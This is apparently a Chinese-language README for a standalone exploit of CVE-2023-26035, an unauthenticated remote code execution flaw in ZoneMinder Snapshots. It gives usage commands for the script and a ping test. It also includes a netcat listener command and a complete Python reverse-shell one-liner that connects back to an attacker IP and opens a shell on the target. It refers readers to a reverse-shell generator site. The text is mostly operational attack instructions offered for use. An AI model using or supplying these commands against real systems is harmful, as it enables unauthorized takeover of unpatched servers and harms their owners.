存在一个未认证远程代码执行(RCE)漏洞,影响ZoneMinder的Snapshots。
这是针对CVE-2023-26035的一个漏洞利用。
ZoneMinder < 1.36.33 和
ZoneMinder < 1.37.33。

python3 zoneminder.py http://target
python3 zoneminder.py http://target command
ping测试命令执行在连接到目标的接口(此处为tun0)上运行tcpdump,并过滤ICMP数据包:
sudo tcpdump -i tun0 icmp
然后向你的IP执行ping。确保使用引号",否则命令将无法被正确解析。
python3 zoneminder.py http://target "ping -C 4 your_ip"
使用netcat创建监听器:
nc -lvnp 1337
使用一条反弹Shell命令:
python3 zoneminder.py http://TARGET "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"YOUR_IP\",1337));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")'"
更多信息请访问 https://revshells.com。
该漏洞利用工具使用了**requests和BeautifulSoup**。
使用以下命令安装:
python3 -m pip install requests beautifulsoup4
我只是想要一个不需要Metasploit的独立漏洞利用工具。
该脚本源自 https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/zoneminder_snapshots.rb
https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr